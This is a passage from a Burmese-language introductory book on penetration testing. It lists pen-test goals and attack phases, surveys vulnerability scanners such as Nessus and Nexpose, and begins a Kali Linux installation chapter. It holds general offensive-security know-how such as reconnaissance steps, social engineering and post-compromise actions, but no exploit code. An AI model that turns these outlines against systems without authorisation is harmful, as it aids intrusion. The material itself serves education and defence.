Corporation တော်တော်များများဟာ သူတို့ရဲ့ ကာကွယ်ရေးအတွက် Security Professional တွေကို ငှားရမ်းအသုံးပြုကြတယ်။ ကာကွယ်ရေးမှာ အင်အားကောင်းစေဖို့အတွက် Security control တွေကိုလည်း ထပ်မံ ဝယ်ယူ အသုံးပြုကြလေ့ရှိပါတယ်။ ဒါပေမယ့် Skilled hacker တွေကို ကာကွယ်နိုင်ဖို့အတွက် သူတို့ရဲ့ လုပ်ဆောင်ချက်တွေဟာ စိတ်ကျေနပ်စရာရှိမရှိဆိုတာကို ဘယ်သူက ခိုင်မာစွာ ဆုံးဖြတ်ပေးနိုင်မလဲ။ ဒီနေရာမှာ Penetration Testing ရဲ့ အခန်းကဏ္ဍက အရေးပါတဲ့နေရာကနေ ပါဝင်လာပါတော့တယ်။

Penetration Testing (Pen-testing) ဆိုတာ ကာကွယ်ရေး မဟာဗျူဟာကို ရေးဆွဲလုပ်ဆောင်သူ Security Officer (or) Security Control တွေကနေ ကျန်ရစ်ခဲ့တဲ့ လုံခြုံရေးဆိုင်ရာ အားနည်းချက် (Security Weakness) ကို ရှာဖွေနိုင်စေဖို့အတွက် System ပေါ်မှာ Attack ပြုလုပ်ကြည့်ခြင်း ဖြစ်ပါတယ်။

ထိုသို့ Security Assessment ပြုလုပ်ပြီး လုံခြုံရေးအရ အားနည်းချက်တွေကို ရှာဖွေရာမှာ Nessus Vulnerable Scanner ကို အသုံးပြုနိုင်ပါတယ်။ Pro နဲ့ Manager ဆိုပြီး version နှစ်မျိုးရှိသည့်အပြင် ရက် ၆၀ စာ အခမဲ့ အသုံးပြုနိုင်ခွင့်ရှိမှာဖြစ်ပြီး WannaCry, NotPetya နဲ့ အခြား Ransomware Cyber Attack တွေကနေ ကာကွယ်တားဆီးနိုင်ပါတယ်။ ဒ့ါပြင် ရှာဖွေတွေ့ရှိလာသော အားနည်းချက်တွေကိုလည်း ပြုပြင်ပြင်ဆင်လို့ လွယ်ကူစေဖို့ အထောက်အပံ့ပေးပါတယ်။

Nessus ကို စမ်းသပ်ရယူသုံးစွဲလိုပါက Browser's address bar တွင် bit.ly/nessus-aio ဟု ရိုက်ထည့်ခြင်းအားဖြင့် Download ရယူရန်နေရာသို့ ရောက်ရှိမည်ဖြစ်ပြီး နှစ်သက်ရာဗားရှင်းအလိုက် ဒေါင်းယူနိုင်ပါတယ်။



Nessus Vulnerable Scanner တွင် Vulnerable များအား ဖော်ပြပုံ

2. Penetration Testing Types

Penetration Testing လုပ်ဆောင်ခြင်းသည် real attack တွေလို တုပလုပ်ဆောင်ခြင်းဖြစ်ပြီး အဓိကအားဖြင့် အောက်ပါ ရည်ရွယ်ချက်မျိုးတွေ ထားရှိလုပ်ဆောင်ပါတယ်။

၁။ တိုက်ခိုက်လာနိုင်ခြေရှိတဲ့ တိုက်ခိုက်မှုတွေနဲ့ အောင်မြင်နိုင်ခြေကို ဆုံးဖြတ်ရန်

၂။ တိုက်ခိုက်ခံရနိုင်တဲ့ အန္တရာယ်မကြီးတဲ့ ယိုစိမ့်ပေါက်တွေနဲ့ အန္တရာယ်ကြီးတဲ့ ယိုပေါက်တွေကို ခွဲခြားသတ်မှတ်ရန်

၃။ အလိုအလျောက်လုပ်ဆောင်တဲ့ tool တွေနဲ့ မတွေ့ရှိနိုင်တဲ့ ယိုစိမ့်ပေါက်တွေကို ရှာဖွေခွဲခြားရန်

၄။ တိုက်ခိုက်မှုတစ်ခု ဖြစ်ပွားပါက လုပ်ငန်းအတွင်း မည်မျှ ထိခိုက်နိုင်မည်ကို ဆုံးဖြတ်ရန်

၅။ ကာကွယ်ရေးစနစ်နဲ့ Security Control တွေရဲ့ စွမ်းဆောင်ရည်ကို စစ်ဆေးနိုင်ရန်

၆။ လုံခြုံရေးဆိုင်ရာ နည်းပညာလုပ်ငန်းတွေမှာ ရင်းနှီးမြှုပ်နှံလိုသူ ပေါများလာစေဖို့ သက်သေခံ (ကူညီကြော်ငြာပေးမည့်လုပ်ငန်းရှင်)ကို ရှာဖွေရန်

အထက်ပါ ရည်ရွယ်ချက်များဖြင့် Penetration Testing ကို Internally သာမက Externally ပါ လုပ်ဆောင်လေ့ရှိကြပါတယ်။ လုပ်ဆောင်မှုပေါ်မူတည်ပြီး Black-box pentesting, White-box pentesting နဲ့ Grey-box pentesting ဆိုပြီး ကွဲပြားမှုရှိပါတယ်။ ဒီနေရာမှာတော့ တစ်ခုစီအကြောင်း အသေးစိတ် မဆွေးနွေးတော့ပါဘူး။

Penetration ကို လုပ်ဆောင်ရာမှာ အောက်ပါ အဆင့် ၆ဆင့်နဲ့ လုပ်ဆောင်လေ့ ရှိကြပါတယ်။ (Penetration Tester တွေ လုပ်ဆောင်လေ့ရှိတဲ့ အဆင့် ၆ဆင့်ပေါ့။) ဘာတွေလဲဆိုတော့

1. Information Gathering

2. Footprinting

3. DNS Enumeration

4. System Fingerprinting

5. Services probing

6. Exploit research တို့ ဖြစ်ကြပါတယ်။

External နဲ့ Internal testing ဆိုပြီး နှစ်မျိုးရှိကြောင်း ဆွေးနွေးခဲ့ပြီးပြီနော်။ Internal Testing ဆိုတာက အတွင်းလူအနေနဲ့ တိုက်ခိုက်မှုကို စမ်းသပ်လုပ်ဆောင်ရတာ ဖြစ်ပါတယ်။ External pentesting နဲ့ လုပ်ဆောင်ရပုံချင်း တူညီပေမယ့် ကွာခြားတာက Attack ကို အတွင်းလူအနေနဲ့ ပြုလုပ်ရခြင်းမို့ Internal network ထဲမှာ ဘယ်နေရာကနေ စတင်မယ်ဆိုတာ ပိုပြီး သိတဲ့အပြင် authorized access လည်း ရရှိထားတာမို့ အချို့သောအပိုင်းတွေမှာ ပိုပြီး သက်သာစေမှာဖြစ်ပါတယ်။

External Attack လုပ်ဆောင်ရတဲ့ Attacker ကတော့ ပိုပြီး ခက်ခဲပင်ပန်းမှာဖြစ် ပါတယ်။ ဘာလို့လဲဆိုတော့ Internal Pen-tester က ဒီနက်ဝပ်ထဲမှာ ဘယ်အရာက အရေးကြီးတယ်ဆိုတာ ဘယ်နေရာမှာတည်ရှိတယ်ဆိုတာတွေကို သိပြီးသားဖြစ်ပေမယ့် External Attacker ကတော့ ဘာတစ်ခုကိုမှ မသိရသေးဘဲ စတင်လုပ်ဆောင်ရမှာ မို့လို့ပါပဲ။

External Attacker တွေအနေနဲ့ လုပ်ဆောင်ရတဲ့ နမူနာအဆင့်ကလေးတွေက-

1. Internal Network Scanning
2. Port Scanning
3. System Fingerprinting
4. Service Probing
5. Exploit Research
6. Manual Vulnerability Testing and Verification
7. Manual Configuration Weakness Testing and Verification
8. Firewall and ACL Testing
9. Administrator Privileges Escalation Testing
10. Password Strength Testing
11. Database Security Controls Testing
12.Internal Network Scan for Know Trojans စတာတွေ ဖြစ်ပါတယ်။

Tool တွေကို အသုံးပြုပြီးလည်း Penetration Testing ကို automate ပြုလုပ်နိုင်ပါသေးတယ်။ manual ပြုလုပ်တာလောက် တိကျကောင်းမွန်ခြင်းမရှိပေမယ့် အချိန်နဲ့ resource တွေကို သက်သာစေပါတယ်။ network ပေါ် သက်ရောက်မယ့် Impact ကို လျော့ကျစေနိုင်သလို စနစ်ကို ထိခိုက်ပျက်ယွင်းစေနိုင်မယ့် (human mistake) မျိုးကိုလည်း လျော့နည်းစေပါလိမ့်မယ်။

Manual Testing ရဲ့ အားသာချက်ကတော့ ကျွမ်းကျင်ပိုင်နိုင်တဲ့ Security

Professional တွေက လုပ်ဆောင်ခြင်း ဖြစ်လို့ပါပဲ။ အဲလို လုပ်ဆောင်မယ်ဆိုရင်တော့ Planning, attack design နဲ့ scheduling တွေ သတ်မှတ်ထားဖို့ လိုအပ်ပါလိမ့်မယ်။

2. Vulnerability Assessment

ဒီအပိုင်းကိုတော့ Nexpose လို tool ကို အသုံးပြု လုပ်ဆောင်နိုင်ပါတယ်။ အားလုံးသိရှိပြီးဖြစ်တဲ့ Metasploit ကို ဖန်တီးခဲ့သည့် Rapid 7 ကပဲ Develop ပြုလုပ်ထားတဲ့ Nexpose ဟာ Vulnerability assessment ပြုလုပ်ရာမှာ အလွန်အထောက်အကူပြုပါတယ်။ သင့်အနေနဲ့ Nexpose ကို စမ်းသပ်အသုံးပြုလိုပါက Google မှာ nexpose download လို့ ရိုက်ရှာလိုက်ရင် အပေါ်ဆုံးတွေ့ရမယ့် link ကနေ ဖောင်ဖြည့်ပြီး ဒေါင်းယူနိုင်ပါတယ်။ အခမဲ့ စမ်းသပ်သုံးစွဲခွင့်ကာလကတော့ ရက် ၃၀ ဖြစ်ပြီး ရေရှည်သုံးလိုပါက ဝယ်ယူထားရမှာဖြစ်ပါတယ်။

Nexpost က ကျွန်တော်တို့ရဲ့ Network ထဲမှာ ရှိနေတဲ့ Device တွေရဲ့ System ပိုင်းဆိုင်ရာ အားနည်းချက်တွေကို အချိန်တိုလေးအတွင်းမှာ ရှာဖွေဖော်ပြပေးနိုင်ပါတယ်။ install ပြုလုပ်ပြီး စမ်းသပ်ကြည့်ပါက လွယ်ကူစွာ သိနိုင်တာမို့ ကျွန်တော့်အနေနဲ့ကတော့ မဖော်ပြလိုတော့ပါ။ Vulnerability Assessment ကို manual အနေဖြင့်လည်း လုပ်ဆောင်နိုင်ပါသေးတယ်။ စမ်းသပ်ရှာဖွေရမယ့် နည်းလမ်းတွေကိုတော့ သိရှိထားရမှာဖြစ်ပါတယ်။

3. Area of Pentest

လူသားတွေရဲ့ ဆုံးဖြတ် လုပ်ဆောင်ချက် (human behavior) မပါဘဲတော့ penetration testing ကို ပြီးဆုံးအောင်မြင်အောင် လုပ်ဆောင်နိုင်မည်မဟုတ်ပါ။ sensitive information တွေ ရရှိဖို့အတွက် အကောင်းဆုံးနည်းလမ်းကတော့ ယုံကြည်ရလောက်သော သူက exploit ပြုလုပ်ခြင်းမျိုးပဲ ဖြစ်ပါတယ်။ အဲလို လုပ်ဆောင်နိုင်ဖို့အတွက် attacker တွေက target system ထဲမှာ ရှိနေတဲ့ ဝန်ထမ်းတွေကို အသုံးချနိုင်ဖို့ ကြိုးစားတတ်ကြပါတယ်။

အဲလို လုပ်ဆောင်နိုင်ဖို့အတွက်လည်း Social Engineering ကို အသုံးပြုလေ့ရှိပါတယ်။ တိုက်ခိုက်မှုတစ်ခု ရာနှုန်းပြည့် အောင်မြင်သွားပြီ ဆိုရင်တော့ attacker က သူ့အတွက် user account တစ်ခု အသစ်ထပ်ဖွင့်တာမျိုး၊ root (admin) password တွေကို ပြောင်းလဲပစ်တာမျိုး၊ data တွေကို ကူးယူတာမျိုး၊ malware တွေကို ထည့်သွင်းတာမျိုး၊ data တွေနဲ့ system ကို ဖျက်ဆီးပစ်တာမျိုး စသည်ဖြင့် သူလုပ်ချင်ရာကို လုပ်နိုင်ခွင့် ရသွားစေမှာဖြစ်ပါတယ်။

Pen-tester တွေက အလားတူ နည်းပညာတွေကို အသုံးပြုပြီး Vulnerability (အားနည်းချက်) တွေကို ရှာဖွေရသလို အားနည်းချက်တွေကြောင့် ထိခိုက်လာနိုင်မယ့် ဖြစ်နိုင်ခြေတွေကိုလည်း ကြိုတင် မှန်းဆထားရပါတယ်။ Sensitive information (data) တွေကိုလည်း ထားရှိသုံးစွဲတဲ့ နေရာ မှန် မမှန်၊ လုပ်ပိုင်ခွင့် ရသူတွေရဲ့ အသိပညာပိုင်း

အခြေအနေ စတာတွေကို ထည့်သွင်း စဉ်းစားရပါတယ်။အားနည်းချက်တွေကို ရှာဖွေတွေ့ရှိပါက ထိုအားနည်းချက်တွေကို ဖယ်လို့ ရက ဖယ်၊ ကာကွယ်လို့ ရပါက ကာကွယ်ပြီး ကာကွယ်တားဆီးလို့ မရတဲ့ အားနည်းချက်မျိုး ဖြစ်ပါကလည်း ထိုအားနည်းချက်မှ တိုက်ခိုက်လာလျှင် ထိခိုက်မှု မရှိအောင် (နည်းအောင်) လုပ်ဆောင်ရမယ့် နည်းလမ်းတွေကိုပါ ရှာဖွေ ရမှာဖြစ်ပါတယ်။

မိမိတို့ တာဝန်ယူ လုပ်ဆောင်ပေးနေတဲ့ company (or) organization တွေမှာ လက်ရှိ လုပ်ကိုင်နေသူ ဝန်ထမ်းများ (အထူးသဖြင့် ကွန်ပျူတာများနှင့် ထိတွေ့နေရသူများ) ကို သက်ဆိုင်ရာ အသိပညာပေးခြင်းမျိုးတွေ လုပ်ဆောင်ရမှာလည်း ဖြစ်ပါတယ်။

ခု ကျွန်တော်တို့ ဆွေးနွေးခဲ့တာလေးတွေက Penetration Testing နဲ့ သက်ဆိုင်သမျှ Concept တွေ အားလုံး မဟုတ်ပါ။ သဘောသဘာဝကို နားလည်ရုံသာ အကျဉ်းချုပ် ဆွေးနွေးခြင်းဖြစ်တာမို့ ဒီနေရာမှာပဲ ခေတ္တခဏ ရပ်နားရအောင်ပါ။

CHAPTER 3: Vulnerability Assessment

Chapter 2 မှာ အနည်းငယ် ဆွေးနွေးခဲ့တဲ့ vulnerability assessment ပါပဲ။ vulnerability analysis လို့လည်း ခေါ်ပါတယ်။ system သို့မဟုတ် network infrastructure ထဲမှာ ရှိနေတဲ့ အားနည်းချက်တွေကို ရှာဖွေဖော်ထုတ်ရတာဖြစ်ပြီး ထိုအားနည်းချက်တွေကြောင့် ဖြစ်ပေါ်လာနိုင်မယ့် ထိခိုက်မှုပမာဏတွေ ဖြစ်နိုင်ခြေနဲ့ သက်ရောက်မှုအလိုက် ခွဲခြားမှတ်တမ်းပြုရတာဖြစ်ပါတယ်။

vulnerability တွေက တိုက်ခိုက်ခံရမယ့် တံခါးပေါက်တွေဖြစ်ပါတယ်။ ပိုပြီး နားလည်အောင် ပြောရရင် system (or) network တစ်ခု ထိန်းချုပ်ခံရပြီဆိုရင် သေချာတာက ထို system ထဲမှာ Bug (or) Weakness ရှိနေလို့ပါပဲ။ vulnerability assessment က ထို bug (or) weakness တွေကို ရှာဖွေ ဖော်ထုတ်ပြီး အဖြေရှာ Solution Patch တွေ ထုတ်ပြီး ထိုစနစ်ကို ထိန်းချုပ်ခံရခြင်း or ထိုးဖောက်ဝင်ရောက်ခံရခြင်းမှ ကာကွယ်နိုင်စေဖို့ ရည်ရွယ် လုပ်ဆောင်ရတာဖြစ်ပါတယ်။


ထိုသို့ လုပ်ဆောင်ရာမှာ လူသားတွေမပါဝင်ဘဲ လုပ်ဆောင်နိုင်တဲ့ automated tool တွေကို အသုံးမပြုသင့်ပါဘူး။ ဘာလို့လဲဆိုတော့ ထို tool တွေဟာ frame တစ်ခု အတွင်းမှာ ရှိနေတာကြောင့် ရလာမယ့် result တွေဟာ မှားယွင်းနေနိုင်လို့ပါပဲ။ ကျွမ်းကျင်ပြီး အတွေ့အကြုံများတဲ့ Professional Pen-tester တွေကတော့ Vulnerability Assessment Report ကို ကြည့်ပြီး manual method တွေနဲ့ပဲ ဆုံးဖြတ်လေ့ ရှိကြပါတယ်။ ဆိုလိုတာကတော့ Vulnerability တွေ ရှာဖွေတဲ့အခါ Scanning Tool တွေကို အသုံးပြုရင်တောင်မှ Vulnerability ကို ဆုံးဖြတ်တဲ့နေရာမှာ ကိုယ်ပိုင်ဆုံးဖြတ်ချက်နဲ့သာ လုပ်ဆောင်တာမျိုးပါ။

ထိုသို့ Scan ပြုလုပ်နိုင်မယ့် tool တွေကို အသုံးပြုပြီး ကျွန်တော်တို့ရဲ့ စနစ်တွေထဲမှာ အားနည်းချက်တွေ ရှိ မရှိ စစ်ဆေးဆောင်ရွက်နိုင်ပါတယ်။ ထို Tool တွေထဲမှာ GUI tool တွေလည်း ရှိနေတာကြောင့် လွယ်ကူအဆင်ပြေစွာ လုပ်ဆောင်လို့ရတာမို့ အများစု အသုံးပြုနိုင်မယ့် အားသာချက်တွေလည်း ရှိနေပါသေးတယ်။

Vulnerability တွေနဲ့ ပတ်သက်ပြီး National Vulnerability Database (NVD) မှာလည်း Security checklists, security related software flaws, misconfigurations, product names နဲ့ impact metrics တွေကို ဖော်ပြပေးထားတာကို nvd.nist.gov မှာ သွားရောက် လေ့လာနိုင်ပါတယ်။

update ဖြစ်ပြီး ကောင်းမွန်တဲ့ CIS control တွေကို ရယူလိုပါက www.cisecurity.org/controls မှာ သွားရောက် ရယူနိုင်ပါတယ်။ Vulnerability ပေါင်းများစွာကို ဖော်ပြထားတဲ့ Secunia Historic Advisor ကို လေ့လာလိုပါက bit.ly/secunia-adv မှာ သွားရောက်လေ့လာနိုင်ပြီး Free Security Software ကို ရယူလိုပါက bit.ly/secunia မှာ သွားရောက် ရယူနိုင်ပါတယ်။

ခုတော့ Vulnerability Scanner တွေ အကြောင်းကို ဆက်ရအောင်ပါ။ Powerful detection, scanning and auditing features တွေကို အသုံးပြုထားတဲ့ Nessus scanner ဟာ ကမ္ဘာမှာ အတွင်ကျယ်ဆုံး အသုံးပြုနေကြတဲ့ Vulnerability scanner တစ်ခုဖြစ်ပြီး extensive management & collaboration function တွေလည်း ပါဝင်ပါတယ်။ One Laptop အတွက် Nessus Professional နဲ့ Mulltiple လုပ်ဆောင်နိုင်တဲ့ Nessus Manager ဆိုပြီး Version နှစ်မျိုး ထုတ်ထားသလို အစမ်းသုံးကာလ ၂လ (ရက် ၆၀) ပေးထားတာကြောင့် သုံးရတာ အဆင်ပြေစေမှာ အသေအချာပါပဲ။ နောက်ဆုံး ဗားရှင်းတွေကို ရယူ အသုံးပြုချင်ရင်တော့ bit.ly/nessus-aio ကနေ ဒေါင်းယူနိုင်ပါတယ်။



Vulnerability တွေကို ရှာဖွေဖော်ပြပေးနိုင်သလို ဖြေရှင်းနိုင်ဖို့ပါ ကူညီပေးနိုင်ခြင်းက Nessus ကို Security Auditor တွေ သုံးစွဲနေခြင်းရဲ့ အဓိကအကြောင်း ဖြစ်နိုင်ပါတယ်။ ထပ်မံ ဖြည့်သွင်းလို့ ရတဲ့ Plug-in တွေကလည်း Nessus ကို ပိုမိုကောင်းသထက်ကောင်းအောင် လုပ်ဆောင်ပေးနိုင်တာကြောင့် ကျွန်တော်တို့အနေနဲ့ Nessus ကို အသုံးပြုခြင်းက ကောင်းမွန်တဲ့ ရွေးချယ်မှု ဖြစ်စေမှာ အသေအချာပါပဲ။ ကျွန်တော်တို့ရဲ့ လက်ရှိ company (or) Organization တွေမှာ အသုံးပြုတဲ့ windows computer တွေသည် License Version ထက် Pirate Version (Cracked Version) တွေက ပိုများနေခြင်း Update လုပ်လေ့မရှိခြင်း နဲ့ patch တွေ အသုံးပြုမှု အားနည်းခြင်းတို့ကြောင့် Vulnerability တွေ သိပ်များနေတာကို တွေ့ရပါလိမ့်မယ်။

ကျွန်တော်တို့အနေနဲ့ ဒီအခက်အခဲတွေကို အလွယ်တကူဖြေရှင်းနိုင်ဖို့အတွက် Nessus ကို အသုံးပြုခြင်းက လွယ်ကူသက်သာပါလိမ့်မယ်။ Security Auditor အဖြစ် လုပ်ဆောင်လိုသူတွေအနေနဲ့လည်း Nessus Manager ကို ဝယ်ယူအသုံးပြုခြင်းဖြင့် လုပ်ငန်းများ လုပ်ဆောင်ရာမှာ အဆင်ပြေချောမွေ့စေမှာဖြစ်ပါတယ်။

IBM Security AppScan ကလည်း Web application နဲ့ Mobile application security တွေကို ကောင်းစွာ ထိန်းသိမ်းပေးနိုင်ကြောင်း တွေ့ရပါတယ်။ ဒ့ါပြင် Windows,

Mac OS X နဲ့ Linux platform တွေမှာ အသုံးပြုလို့ ရတဲ့ LanGuard လို application ကို အသုံးပြုပြီး Vulnerability ရှာဖွေခြင်းနဲ့ အလိုအလျောက် patching လုပ်ပေးခြင်းတွေကို လုပ်ဆောင်နိုင်ပါသေးတယ်။ Microsoft Baseline Security Analyzer (MBSA) ကလည်း လိုအပ်နေတဲ့ security update တွေကို လုပ်ဆောင်ပေးနိုင်တာကြောင့် မိမိတို့ရဲ့ Windows system တွေကို ပိုမို လုံခြုံအောင် လုပ်ဆောင်ပေးနိုင်မှာဖြစ်ပါတယ်။

ခု ကျွန်တော် ဆွေးနွေးခဲ့တာတွေက အသုံးပြုလို့ ရတဲ့ Tool တွေကို အကြမ်းဖျင်း ဆွေးနွေးခြင်းသာဖြစ်ပြီး Google မှာ အလွယ်တကူ ရှာဖွေယူနိုင်ပါတယ်။ စမ်းသပ်လုပ်ဆောင်ကြည့်လိုသူများလည်း စမ်းသုံးကြည့်နိုင်ပါတယ်။ အလွယ်တကူ အသုံးပြုလို့ရအောင် စီစဉ်ထားတဲ့ tool တွေမို့ တစ်ခုစီကိုတော့ အသေးစိတ် မဖော်ပြတော့ပါ။ မိမိတို့ ကွန်ပျူတာတွေအတွက်လိုအပ်တဲ့ patch တွေကို အလွယ်ဆုံး Patching ပြုလုပ်လိုပါက HFNetChk ကို အသုံးပြုနိုင်ပါတယ်။ www.petri.com/hfnetchk မှာ Download ရယူနိုင်ပါတယ်ခင်ဗျာ။

CHAPTER 4: Kali Linux Installation

Introduction

Kali Linux ဆိုတာ ကျွန်တော်တို့တွေ အသုံးပြုကြမယ့် Hacking OS လို့ အလွယ် မှတ်သားနိုင်ပါတယ်။ Linux အကြောင်း နောက်တစ်ခန်းမှာ ဖော်ပြပေးသွားမှာပါ။ ခုတော့ ဘယ်လို ရယူရမယ်။ ဘယ်လို install ရမယ် ဆိုတာတွေကို ဆွေးနွေးပေးသွားပါမယ်။

ဒီနေရာမှာ ဖြည့်စွက်အနေနဲ့ ဖော်ပြချင်တာလေး တစ်ခု ရှိပါတယ်။ အဲဒါက ဘာလဲဆိုတော့ ကျွန်တော်တို့မှာ စိုးရိမ်မှုလေးတစ်ခု ရှိတတ်ကြလို့ပါ။ ကျွန်တော့် ကွန်ပျူတာမှာ Linux သုံးလို့ ရပ့ါမလားဆိုတဲ့ မေးခွန်းပေါင်းများစွာကို ကျွန်တော် ကြုံဖူးပါတယ်။ အဲသည်အတွက်တော့ မစိုးရိမ်ပါနဲ့ လို့ပဲ ဖြေပါရစေ။ Kali Linux ကို သုံးပြီး Hacking လေ့လာချင်တယ်။ ကွန်ပျူတာက memory နည်းတယ် အဆင်ပြေပ့ါမလားလို့ စိုးရိမ်တတ်သူတွေ ရှိပါသေးတယ်။ အဲသည်အတွက် အနည်းငယ် ဖော်ပြပေးချင်ပါတယ်။

Installation Prerequisites

- A minimum of 20 GB disk space for the Kali Linux install.
- RAM for i386 and amd64 architectures, minimum: 1GB, recommended: 2GB or more.
- CD-DVD Drive / USB boot support

Kali Linux တင်သုံးချင်တယ်ဆိုရင်တော့ Kali ရဲ့ Official Page မှာ ဖော်ပြထားတာက HDD space 20GB အနည်းဆုံး လိုအပ်ပါမယ်။ (ကျွန်တော့်အနေနဲ့ ဖြည့်စွက်ဆွေးနွေးရရင်တော့ 80GB လောက် အနည်းဆုံး ရှိသင့်ပါတယ်။ ဒါမှ စမ်းသပ်ချက်တွေကို လုပ်ဆောင်နိုင်ဖို့အတွက် virtual lab တွေ တည်ဆောက်ဖို့ အဆင်ပြေပါမယ်။) နောက်တစ်ချက်က Kali Official မှာ ဖော်ပြထားတာက အနည်းဆုံး RAM သည် 1GB ရှိရမယ်။ 2GB ရှိရင်တော့ ပိုကောင်းတယ် လို့ ဖော်ပြထား ပါတယ်။ ဒီနေရာမှာလည်း အနည်းငယ် ထပ်ဆွေးနွေးလိုတာလေး ရှိပါသေးတယ်။ RAM 2GB လောက် ရှိထားသင့်ပါတယ်။ RAM 2GB ဆို Kali 32 bit သာ တင်သင့်ပြီး RAM 4GB ကနေ အထက်မှ Kali 64bit ကို အသုံးပြုသင့်ပါတယ်။

Windows ကို မဖြစ်မနေ သုံးနေရတယ်။ Kali မတင်ဘဲ သုံးလို့ မရဘူးလား လို့ မေးတဲ့သူတွေလည်း ကြုံဖူးပါတယ်။ ကျွန်တော်တို့ ကွန်ပျူတာ အခြေအနေပေါ် မူတည်ပြီး Kali Linux ကို တင်နည်းလေးတွေ ရှိပါတယ်။ 1. Kali Linux Only တင်ခြင်း၊ 2. Windows & Kali Linux Dual Boot တင်ခြင်း၊ 3. Virtual Machine အဖြစ် တင်ခြင်း နဲ့ 4. USB Live Mode အဖြစ် အသုံးပြုခြင်း ဆိုပြီး ရှိပါတယ်။

Making Kali Linux Latest Installer Disc

Kali Linux ကို မတင်မီ ကျွန်တော်တို့အနေနဲ့ Kali Linux ရဲ့ iso image file ကို ဒေါင်းယူထားဖို့ လိုအပ်ပါတယ်။ ဒေါင်းယူနိုင်ဖို့အတွက်တော့ Browser မှာ bit.ly/kalidown လို့ ရိုက်ထည့်လိုက်ရုံပါပဲ။ နောက်ဆုံး ဗားရှင်းကို တွေ့မြင်ရပါမယ်။

Image Name	Download	Size	Version	sha256sum
Kali 64 bit	HTTP | Torrent	2.8G	2017.3	395bc0af107806e5bf06edc6ac4af1f96caaf04f465831abf
Kali 32 bit	HTTP | Torrent	2.9G	2017.3	1d2453d552c984a93b8e2ceca73a02e8ad9680d69f9714827
Kali 64 bit Light	HTTP | Torrent	0.8G	2017.3	9822a4416d9a872b8455e829b6dcc23569b2739f838d19f5a

အထက်ပါအတိုင်းဇယားကွက်မှာ အပေါ်ဆုံး နှစ်ခု 64bit နဲ့ 32bit ထဲက မိမိ ကွန်ပျူတာနဲ့ အဆင်ပြေမယ့် တစ်ခုကို ရွေးချယ် ဒေါင်းယူပါ။ နံဘေးက အပြာရောင်နဲ့ ပေါ်လာမယ့် HTTP ဆိုတာလေးကို နှိပ်လိုက်တာနဲ့ ဒေါင်းပြီ ဖြစ်ပါတယ်။ Virtual Machine အဖြစ် Install မယ့် သူတွေကတော့ ခွေလုပ်ရန် မလိုအပ်ပါ။ ဒေါင်းပြီးလျှင် ရပါပြီ။


ခွေလုပ်ဖို့အတွက် လိုအပ်တဲ့ app တစ်ခု ရှိပါသေးတယ်။ PowerISO ပါ။ bit.ly/poweriso လို့ Browser မှာ ရိုက်ထည့် Enter လိုက်ပါ။

Version	Released Date	File Size
PowerISO v7.0 (32-bit)	Oct 25, 2017	4161 KB
PowerISO v7.0 (64-bit)	Oct 25, 2017	4079 KB


Download PowerISO v7.0 (32-bit)

Download PowerISO v7.0 (64-bit)

အထက်ပါအတိုင်း မြင်ရမှာဖြစ်ပြီး မိမိတို့ Windows နဲ့ ကိုက်ညီမယ့် bit ကို ရွေးချယ် ဒေါင်းယူပြီး Install ထားရပါမယ်။



